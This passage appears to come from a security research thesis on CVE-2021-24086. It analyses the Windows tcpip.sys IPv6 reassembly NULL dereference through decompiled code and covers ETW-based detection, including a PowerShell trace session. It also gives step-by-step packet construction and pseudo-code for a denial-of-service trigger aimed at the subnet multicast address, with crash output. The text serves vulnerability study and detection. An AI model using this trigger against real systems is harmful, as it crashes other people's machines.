- We have to construct a single packet with around 0xFFFF bytes of extension headers
- We have to trigger a NULL pointer dereference somewhere in `tcpip!Ipv6pReassembleDatagram`

The next section will give a primer into how IPv6 fragmentation works to better understand how we can fulfill the above-mentioned requirements.

3.1.3 IPv6 fragmentation primer

When the size of a packet is larger than the Maximum transmission unit (MTU) of the outbound interface, IPv6 fragmentation is used. The MTU of most standard network equipment and desktop computers are 1500 bytes. Therefore if you have an IPv6 packet that is larger than 1500 bytes, the packet must be fragmented. This is done by splitting the packet into a number of fragments, that each has to be decorated with the IPv6 fragment header. This header is a part of the specification for IPv6 Extension Headers[13, sec. 4.5]. The IPv6


Extension Headers specification specify a number of headers situated between the IPv6 header and the upper-layer header in a packet. The full list of extension headers can be seen in the following list:

1. Hop-by-Hop Options
2. *Fragment*
3. *Destination Options*
4. Routing
5. Authentication
6. Encapsulating Security Payload

As mentioned in section 3.1.1, the vulnerability is triggered when around 0xFFFF bytes of extension headers are present in the packet. Therefore, the following sections will describe both the *Destination Options* and *Fragment* extension headers in enough detail to support the exploitation of CVE-2021-24086.

IPv6 Destination Options extension header

IPv6 Destination Options are a way of defining options that should be handled by the destination node. In our case this node would be the device that we are trying to attack using CVE-2021-24086. The specification can be seen on Figure 3.2 (IPv6 Destination Options Header [13, sec. 4.6]). The header is essentially structured as a list of options, where it is up to the receiver of a packet to support certain options.



Where

Next Header is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

Hdr Ext Len is an 8-bit unsigned integer describing the length of the Destination Option header in 8-octets units excluding the first 8 octets

Options is a variable-length field. See below

And

Option Type is an 8-bit identifier of the option type

Opt Data Len is an 8-bit unsigned integer describing the length of the *Data Option* field in octets


Options is a variable-length field with data specified by the option type

Figure 3.2: IPv6 Destination Options Header [13, sec. 4.6]

By default, only one option exist, the *PadN option*[13, sec. 4.2] which is used to create padding between two options. While this may not seem overly exciting, it is a very important part of how we can exploit CVE-2021-24086. Most other extension headers contain data that must be valid, such as routing options, which makes it hard to create a valid packet with around 0xFFFF bytes of extension headers. Destination Options does not have this limitation, as we can simply fill it with an arbitrary number of *PadN* options.

IPv6 Fragment extension header

Moving on to the IPv6 Fragment extension header, which, as mentioned earlier, is a header placed when you split an IPv6 packet into smaller fragments. IPv6 fragments are mostly used to send packets larger than the configured MTU, on either the sender or receiver side. The specification is detailed on figure Figure 3.3 (IPv6 Fragment Header [13, sec. 4.5]). The header contains an offset that points to where the fragment data fits into the entire packet.



Where

Next Header is an 8-bit selector identifying the initial header type of the Fragmentable part of the original packet.

Reserved is an 8-bit reserved field. Initialized to zero.

Fragment Offset is a 13-bit unsigned integer stating the offset.

Res is a 2-bit reserved field that is initialized to zero by the transmitter and ignored by the receiver.

M flag is a 1-bit boolean field describing if this is the last fragment. 1 = more fragments, 0 = last fragment.

Identificiation is a 32-bit identifier that is unique to fragments from the same package.

Figure 3.3: IPv6 Fragment Header [13, sec. 4.5]

Every packet that is fragmented has an unique identification, as specified in Figure 3.3 (IPv6 Fragment Header [13, sec. 4.5]). According to the specification[13, sec. 4.5], this identification must be different than any other fragmented packet sent recently[1].

A packet destined to be fragmented goes through two different processes, fragmentation and reassembly. Fragmentation happens on the sender side whereas reassembly is handled by the recipient of the packet.

[1]Recently is very loosely defined by RFC 8200[13] as the *"maximum likely lifetime of a packet, including transit time from source to destination and time spent awaiting reassembly with other fragments of the same packet."*[13, sec. 4.5]

Fragmentation. Fragmentation is done by the sender and is a fairly simple concept. Looking at figure Figure 3.4 (IPv6 fragmentation[6]), it can be seen that an IPv6 packet contains two parts, an unfragmentable and a fragmentable part. The unfragmentable part is the IPv6 headers and the following two IPv6 extension headers, as they are processed by nodes en route:

- Hop-by-Hop Options Headers
- Routing Header

The rest of the IPv6 packet, including the Destination Options header, is handled as the fragmentable part.

Reassembly. Reassembling the fragmented packet is done by the receiver and is essentially the fragmentation process in reverse. So here the receiver will convert a number of fragments into a single packet that can be handled as a standard IPv6 packet. The split of a fragmented packet can be seen on figure Figure 3.4 (IPv6 fragmentation[6]). Here it is easy to see that every fragment contains the unfragmentable part before any fragmented data.




Figure 3.4: IPv6 fragmentation[6]

3.1.4 Root cause analysis

At this point in the analysis the following relevant information has been presented to the reader:

1. The vulnerability happens when `tcpip.sys` reassembles a fragmented packet
2. The root cause of the vulnerability is a NULL pointer dereference in `Ip⌋ v6ReassembleDatagram` of `tcpip.sys`

3. The packet should contain around 0xFFFF bytes of extension headers
4. Extension headers can be present both in the unfragmentable and the unfragmentable part of the packet
5. The MTU limits how many bytes the unfragmentable part of the packet can contain
6. The Destination Options extension header is a good candidate for reaching 0xFFFF bytes
7. The Fragment extension header is needed to fragment the packet

To understand the root cause of CVE-2021-24086 we must first understand how the fragmentable and unfragmentable data of the fragmented packet is handled in `Ipv6pReceiveFragment` and `Ipv6ReassembleDatagram`. If we start with `Ipv6pReceiveFragment`, we can see that a packet is reassembled when the total length of all fragment matches the expected length of the packet:

```
 1  RtlCopyMdlToBuffer(netBuffer->MdlChain, netBuffer->DataOffset, v55,
    ↪  netBuffer->DataLength, &v53);
 2  IppReassemblyInsertFragment(datagram, ippReassemblyLocation, NewIrql);
 3  IppIncreaseReassemblySize((struct_a1 *)(Blink + 20304), datagram,
    ↪  netBuffer->DataLength + 256, netBuffer->DataLength);
 4
 5  if ( datagram->dataLength == datagram->fragmentableLength ) {
 6      Ipv6pReassembleDatagram(a1, datagram, v21);
 7  }
 8  else {
 9      IppCheckReassemblyQuota((PKSPIN_LOCK)(Blink + 20304));
10  }
```

Listing 3.3: `Ipv6pReceiveFragment` packet reassembly logic

The check can be seen on line *(5)* of listing 3.3 where line *(6)* shows the call to `Ipv6ReassembleDatagram`. Once inside `Ipv6ReassembleDatagram` we can see that both the unfragmentable and fragmentable lengths are saved to local variables as seen on listing 3.4

```
 1  void __fastcall Ipv6pReassembleDatagram(__int64 *a1, struct_datagram
    ↪  *datagram, KIRQL a3)
 2  {
 3      int unfragmentableHeaderLength; // er9
 4      ulong BytesNeeded; // [rsp+A8h] [rbp+10h]
 5      int length; // [rsp+B8h] [rbp+20h]
 6
 7      ...
 8
 9      unfragmentableHeaderLength = datagram->unfragmentableHeaderLength;
10      length = unfragmentableHeaderLength + datagram->fragmentableLength;
11      BytesNeeded = unfragmentableHeaderLength + 40;
12
13      ...
14  }
```

Listing 3.4: `Ipv6pReassembleDatagram` length calculation

To understand the root cause, it is important to understand what will happen if the unfragmentable part of the header contains around 0xFFFF bytes. The calculation of `BytesNeeded` on line *(11)* also shows why it is only necessary to have *around* 0xFFFF bytes in the unfragmentable part, as 40 is added to the length of the unfragmentable part of the header to become the `BytesNeeded`.

Tracking down where `BytesNeeded` is used leads us to the code found in listing 3.5. This listing contains the code for obtaining a buffer to store the data for the unfragmentable part of the header. As it can be seen on line *(9)* and *(19)*, this is where the `BytesNeeded` variable is used.

```
1  NetBufferList = (_NET_BUFFER_LIST *)NetioAllocateAndReferenceNetBufferA⌋
   ↪  ndNetBufferList(IppReassemblyNetBufferListsComplete, datagram,
   ↪  0i64, 0i64, 0, 0);
2  if ( !NetBufferList )
3  {
4      ...
5      goto failure;
6  }
7
8  netBuffer = NetBufferList->FirstNetBuffer;
9  if ( NetioRetreatNetBuffer(netBuffer, (unsigned __int16)BytesNeeded, 0)
   ↪  < 0 )
10 {
11     IppRemoveFromReassemblySet((PKSPIN_LOCK)(v7 + 20304),
       ↪  (__int64)datagram, a3);
12     NetioDereferenceNetBufferList(NetBufferList, 0i64);
13
14     ...
15
16     goto memory_failure;
17 }
18
19 buffer = NdisGetDataBuffer(netBuffer, BytesNeeded, 0i64, 1u, 0);
```

Listing 3.5: `Ipv6pReassembleDatagram` NetBuffer NULL pointer dereference logic

The logic for listing 3.5 can be explained as such:

1. The NetBufferList is retrieved by `NetioAllocateAndReferenceNetBufferA⌋ndNetBufferList` and checked for validity
2. The first `NetBuffer` is retrieved using `NetioRetreatNetBuffer`
   - Notice the cast to a unsigned 16 bit integer on line *(9)* wich will truncate the `BytesNeeded`.
3. `NdisGetDataBuffer` is used to retrieve a buffer.
   - Notice that `BytesNeeded` is *not* cast in this call on line *(10)*.

Now the question is, what happens when `NetioRetreatNetBuffer` is invoked with a smaller value than `NdisGetDataBuffer`? The answer to that question is that `NdisGetDataBuffer` returns NULL. Later on in the function this buffer, which is NULL, is written to which will demonstrate that this indeed is a NULL pointer dereference. At this point we are presented with the root cause of the vulnerability, and can therefore move on to the process of triggering the vulnerability by sending a packet with about 0xFFFF extension headers in the unfragmentable part of the packet.

3.1.5 Triggering the vulnerability

To trigger CVE-2021-24086 a raw IPv6 packet has to be constructed which might not conform completely with the IPv6 specification. For this reason, it was decided to build the PoC using a combination of custom Python code and Scapy[46], which is a Python package used to craft network packets.

As explained in subsection 3.1.4 (Root cause analysis) the unfragmentable part of the Ipv6 packet header is constrained by the size of the MTU, which is usually around 1500 bytes. In 2012 Antonios Atlasis highlighted a number of security issues present in implementations of IPv6 across different operating systems such as Windows, CentOS, Ubuntu and others[1]. In his paper, Antonios explain how two create *nested fragments* that allow one to embed a fragment inside another fragment. Figure 3.5 (Nested fragments[1]) shows how such a packet can be constructed.




Figure 3.5: Nested fragments[1]

If we combine all the knowledge gained from the previous section the following IPv6 packet structure should produce a PoC that can be used to trigger CVE-2021-24086:

1. Create a long packet, $packet_1$ with around 0xFFFF bytes of *Destination Option* header data. This packet should be fragmented using IPv6 fragments.
2. Construct $packet_2$ as an IPv6 packet containing one fragment header with an unique fragment header id. The packet should also contain some data.
3. Add a fragment header to the end of the headers for $packet_1$ with the fragment header id set to the fragment header id used in $packet_2$.
4. Send all fragments for $packet_1$


5. Send $packet_2$ which should trigger a reassembly of the nested fragments leading to Denial-of-Service (DoS)

Pseudo-code for this PoC can be seen in listing 3.6

```
first_fragment_id = random.randint()
second_fragment_id = random.randint()

packet1 = IPv6Header + IPv6ExtHdrDestOpt1 + IPv6ExtHdrDestOpt2 +
↪  IPv6ExtHdrDestOpt.. + IPv6ExtHdrDestOptN
packet1 += IPv6ExtHdrFragment(fragment_header_id = second_fragment_id)
packet1 += UDPPacket

packet1_fragments = fragment(packet1)

packet2 = IPv6Header + IPv6ExtHdrFragment(fragment_header_id =
↪  second_fragment_id) + 'Dummy data'

send(packet1_fragments)
send(packet2)
```

Listing 3.6: Pseudo-code PoC for triggering CVE-2021-24086

An implementation of the pseudo-code can be found in Appendix . As the PoC is hardcoded to run against the IPv6 multicast address, *ff02::1*, it will run against any machines present on the current IPv6 subnet. Running the PoC with a vulnerable Windows machine present will result in a BSoD on the vulnerable machine as seen on Figure 3.6 (BSoD when running PoC), where it can also be seen that the crash originated from `tcpip.sys`.


:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: DRIVER IRQL NOT LESS OR EQUAL

What failed: tcpip.sys

Figure 3.6: BSoD when running PoC

If the same PoC is run with a debugger attached, we get the output seen on listing 3.7 showing the details around the crash.

```
1   tcpip!Ipv6pReassembleDatagram+0x14f:
2   fffff801`0a2a937b 0f1100          movups  xmmword ptr [rax],xmm0 ds:00000000`00000000=????????????????????????????????
3   Resetting default scope
4
5   STACK_TEXT:
6   tcpip!Ipv6pReassembleDatagram+0x14f                         : ffffb00a`9437e000 00000000`00000000
7   tcpip!Ipv6pReceiveFragment+0x84a                            : ffffb00a`9c1e3560 fffff801`0a300008
8   tcpip!Ipv6pReceiveFragmentList+0x42                         : ffffb00a`00000003 fffff801`0ab6ad00
9   tcpip!IppReceiveHeaderBatch+0x7f0b5                         : fffff801`0a303000 ffffb00a`943d18e0
10  tcpip!IppFlcReceivePacketsCore+0x32f                        : ffffb00a`94a15690 ffffb00a`94bcf510
11  tcpip!IpFlcReceivePackets+0xc                               : ffffb00a`94bcf510 00000000`00000000
12  tcpip!FlpReceiveNonPreValidatedNetBufferListChain+0x26f     : fffff801`0ab6b101 ffffb00a`94cd4800
13  tcpip!FlReceiveNetBufferListChainCalloutRoutine+0x17c       : ffffb00a`943c4c60 00000000`00000002
14  nt!KeExpandKernelStackAndCalloutInternal+0x78               : fffff801`0a18e420 fffff801`0ab6b358
15  nt!KeExpandKernelStackAndCalloutEx+0x1d                     : 00000000`c00000b5 fffff801`0ab6b528
16  tcpip!NetioExpandKernelStackAndCallout+0x8d                 : 00000000`00000401 fffff801`0ab6b3c0
17  tcpip!FlReceiveNetBufferListChain+0x46d                     : ffffb00a`9408c801 00000000`00000001
18  NDIS!ndisMIndicateNetBufferListsToOpen+0x140                : ffffb00a`94cd58a0 00000000`0000dd01
19  NDIS!ndisMTopReceiveNetBufferLists+0x22b                    : ffffb00a`94b211a0 fffff801`0b586101
20  NDIS!ndisCallReceiveHandler+0x60                            : ffffb00a`94bcf510 fffff801`0ab6b7a1
21  NDIS!ndisInvokeNextReceiveHandler+0x1df                     : 00000000`000078f5 00000000`00000401
22  NDIS!NdisMIndicateReceiveNetBufferLists+0x104               : ffffb00a`94b7b520 ffffb00a`94b7b520
23  kdnic!RxReceiveIndicateDpc+0x1e5                            : 00000000`00000002 ffff0100`00003333
24  nt!KiProcessExpiredTimerList+0x172                          : 00000000`00000000 00000000`00000000
25  nt!KiRetireDpcList+0x5dd                                    : 00000000`00000000 fffff801`026b0180
26  nt!KiIdleLoop+0x9e                                          : fffff801`0ab6c000 fffff801`0ab66000
```


Listing 3.7: Stacktrace when triggering CVE-2021-24086

Examining the stacktrace seen in listing 3.7 we can see that the crash happens at `Ipv6pReassembleDatagram+0x14f` coming from `Ipv6pReceiveFragment+0x84a` which matches the root cause found in subsection 3.1.4 (Root cause analysis). Line *(1)* also highlights that this is in fact a NULL pointer dereference as the instruction `moveups` attempts to write to the address NULL.

Detection

4.1 ETW

With ETW, the provider has to provide events, meaning a call to one of the tracing APIs has to be there. When reverse engineering binaries it is possible to look for such events to discover where they are used. As we are mainly concerned about ETW events sent by `tcpip.sys`, examining said binary is a good starting point. `tcpip.sys` registers itself as a WPP provider and therefore uses the kernel mode functions `EtwWrite` and `EtwWriteTransfer`[25]. To examine the usage of `EtwWriteTransfer`, we can look at figure 4.1 where it shows that only 34 references to `EtwWriteTransfer` exists within `tcpip.sys`.



xrefs to __imp_EtwWriteTransfer

Direction	Ty	Address	Text
Up	r	WfpAlepReAuthTelemetry+96E7B	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAlepReAuthTelemetry+96E7B	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	IpNlpSetSessionInfo+85F25	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	IpNlpSetSessionInfo+85F25	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	Ipv4pFragmentPacketHelper+7DC...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	Ipv4pFragmentPacketHelper+7DC...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAleReauthorizePerfCounterIncr...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAleReauthorizePerfCounterIncr...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAleAuthorizeAccept+7B336	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAleAuthorizeAccept+7B336	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAlepReauthorizeInboundConn...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAlepReauthorizeInboundConn...	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAleAuthorizeReceive+78A3B	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAleAuthorizeReceive+78A3B	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAleAuthorizeConnect+6F795	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAleAuthorizeConnect+6F795	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	WfpAleAuthorizeSend+6A2BF	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	WfpAleAuthorizeSend+6A2BF	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	r	Ipv6pFragmentPacketHelper+63CE4	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure
Up	p	Ipv6pFragmentPacketHelper+63CE4	call cs:__imp_EtwWriteTransfer; Indirect Call Near Procedure

Line 5 of 34

Figure 4.1: References to `EtwWriteTransfer` in `tcpip.sys`

However, as `tcpip.sys` uses WPP, ETW is implemented through the use of macros[20] and therefore the real number cannot be found by direct references to `EtwWriteTransfer`. Instead we can create a graph of all functions interacting with `EtwWriteTransfer` somehow, which tells us that almost all functions has an indirect connection to `EtwWriteTransfer`. This gives a good overview of the scale of ETW usage within the `tcpip.sys` binary, and we can say with good confidence that ETW is widely used in `tcpip.sys`.

Hunting for relevant ETW events. Looking at the stacktrace from listing 3.7 from subsection 3.1.5 (Triggering the vulnerability), we can see that we have a few function calls before the vulnerability is triggered in `Ipv6pReassembleDatagram`. Analyzing all the ETW API calls from the functions in the stacktrace we get the results present on table 4.1, where we can see that while the top-level functions have four or five calls to ETW api functions, the lower level functions have none.

Function	**# of ETW API calls**	**# due to error checking**
Ipv6pReassembleDatagram	4	3
Ipv6pReceiveFragment	5	5
Ipv6pReceiveFragmentList	0	0
IppReceiveHeaderBatch	0	0
IppFlcReceivePacketsCore	0	0
IpFlcReceivePackets	0	0

Table 4.1: ETW API calls for functions related to CVE-2021-24086

Event usability analysis. While we now know that ETW events are created in certain circumstances within the relevant functions of `tcpip.sys`, the question remains whether any of these events can be used for detecting attempts to exploit CVE-2021-24086. If we look closer at table 4.1 we can see that most of the ETW api calls are a result of error checking. An example of such a check can be seen on listing 4.1. As it clearly shows, a event is written if the allocation of a `NetBufferList` fails. The other error checking events are very similar in nature. This poses an issue in regards to detection, as exploits usually exploit *unknown* states in binaries that can often be abused for malicious purposes. As the states exploited are unknown, default error checking do usually not detect such states, because if they did there would most likely be no vulnerability. This is true for the error check shown in listing 4.1, and it is also true for the eight other error checking events written in `Ipv6pReassembleDatagram` and `Ipv6pReceiveFragment`.

```
NetBufferList = (_NET_BUFFER_LIST *)NetioAllocateAndReferenceNetBufferA
↪  ndNetBufferList(IppReassemblyNetBufferListsComplete, datagram,
↪  0i64, 0i64, 0, 0);
if ( !NetBufferList )
{
    LOBYTE(v12) = a3;
    IppDeleteFromReassemblySet(v7 + 20304, datagram, v12);
    goto failure;
}

...

failure:
    if ( dword_1C01FECA4 == 1 &&
    ↪  (WPP_MAIN_CB.Queue.Wcb.NumberOfChannels & 0x8000000) != 0 )
        McTemplateK0z_EtwWriteTransfer(
        (__int64)&MICROSOFT_TCPIP_PROVIDER_Context,
        (__int64)&TCPIP_MEMORY_FAILURES,
        v14,
        L"IPv6 reassembly structures (IPNG)");

    goto memory_failure;
```

Listing 4.1: Example of error checking ETW api call

The last event which is not directly related to error checking, at least not on the surface, is unfortunately an error checking event in disguise. The event is shown on listing 4.2. Knowing the specification of `EtwWriteTransfer`[24], we can quickly see that the second parameter, `PCEVENT_DESCRIPTOR EventDescriptor`, shows that this event is also most likely related to some kind of error[24]. The value is `TCPIP_IP_REASSEMBLY_FAILURE_IPSEC`[28] strongly suggesting that it is only triggered upon a failure. Looking at the event known to be error checking on listing 4.1 we can also see the similarity between the naming of the `EventDescriptor`.

```
if ( (BYTE4(WPP_MAIN_CB.Queue.Wcb.DeviceRoutine) & 0x40) != 0 &&
↪  dword_1C01FECA4 == 1 )
      McTemplateK0qqq_EtwWriteTransfer(
        (unsigned int)&MICROSOFT_TCPIP_PROVIDER_Context,
        (unsigned int)&TCPIP_IP_REASSEMBLY_FAILURE_IPSEC,
        (unsigned int)&MICROSOFT_TCPIP_PROVIDER,
        *(_DWORD *)(v6 + 8),
        23,
        v20);
```

Listing 4.2: Event presumably unrelated to error checking

Examining the surrounding code further, we can see that the event is sent if the `NetBuffer` used to store the packet is not large enough to fit the packet, thereby concluding that is actually is an error checking event.

Having examined all the events present in any of the related functions from the stacktrace we can with confidence say that it is not possible to detect CVE-2021-24068 using close proximity ETW events.

4.1.1 Post-patch ETW event hunting

In the previous section we highlighted the usage of ETW events used to report when the execution enters into unintended states, and how this cannot be used for detecting unknown vulnerabilities. A change that we did not highlight during the analysis of CVE-2021-24086 in section 3.1 (CVE-2021-24086), was the fact that a new call to `EtwWriteTransfer` was added in the patched version of `tcpip.sys`. The call can be seen in listing 4.3 and is written when the size of the packet is above 0xFFFF bytes, and it can therefore be used to detect exploitation attempts of CVE-2021-24086.

```
if ( packetSize > 0xFFFF )
{
    if ( (BYTE4(WPP_MAIN_CB.Queue.Wcb.DeviceRoutine) & 0x40) != 0 &&
    ↪  dword_1C01FECA4 == 1 )
        McTemplateK0qq_EtwWriteTransfer(
        &MICROSOFT_TCPIP_PROVIDER_Context,
        &TCPIP_IP_REASSEMBLY_FAILURE_PKT_LEN,
        &MICROSOFT_TCPIP_PROVIDER,
        *(unsigned int *)(v6 + 8),
        23);

    LOBYTE(LockArray_high) = a3;
    IppDeleteFromReassemblySet(v7 + 20304, a2, LockArray_high);
    goto failure;
}
```

Listing 4.3: ETW event in patched version of `Ipv6pReassembleDatagram`

Detecting CVE-2021-24086 attempts post-patch.

To showcase the power of ETW we can examine this specific event and create a simple ETW session to consume it.
To understand how to filter ETW events it is important to understand the `EVENT_DESCRIPTOR` structure as seen on listing 4.4, notably the parameters `UCHAR Level` and `ULONGLONG Keyword`[1]

[1]`ULONGLONG` is equivalent to a 64-bit unsigned integer, `uint64`

```
typedef struct _EVENT_DESCRIPTOR {
  USHORT    Id;
  UCHAR     Version;
  UCHAR     Channel;
  UCHAR     Level;
  UCHAR     Opcode;
  USHORT    Task;
  ULONGLONG Keyword;
} EVENT_DESCRIPTOR, *PEVENT_DESCRIPTOR;
```

Listing 4.4: `EVENT_DESCRIPTOR` structure[28]

Implementation Both the `Level` and `Keyword` parameters are used to filter events when using the PowerShell function `Add-EtwTraceProvider`. Looking at the specific event written in listing 4.3, we can see that the `Level` is equal to *Warning*[28] and the `Keyword` is equal to *0x8000000200000080*. Listing 4.5 shows exactly how to start a trace for this specific event and Lisiting 4.6 shows the result when trying to exploit CVE-2021-24086 on a patched Windows 10 machine.

```
New-EtwTraceSession -Name TCPIPTrace -LogFileMode 0x8100 -FlushTimer 1
Add-EtwTraceProvider -SessionName TCPIPTrace -Guid
↪   '{2F07E2EE-15DB-40F1-90EF-9D7BA282188A}' -MatchAnyKeyword
↪   "0x8000000200000080" -Level 0x2
.\tracefmt -rt TCPIPTrace -displayonly
```

Listing 4.5: Starting an ETW session to detect CVE-2021-24086 post-patch

```
[2]0000.0000::07/08/2021-22:37:02.308
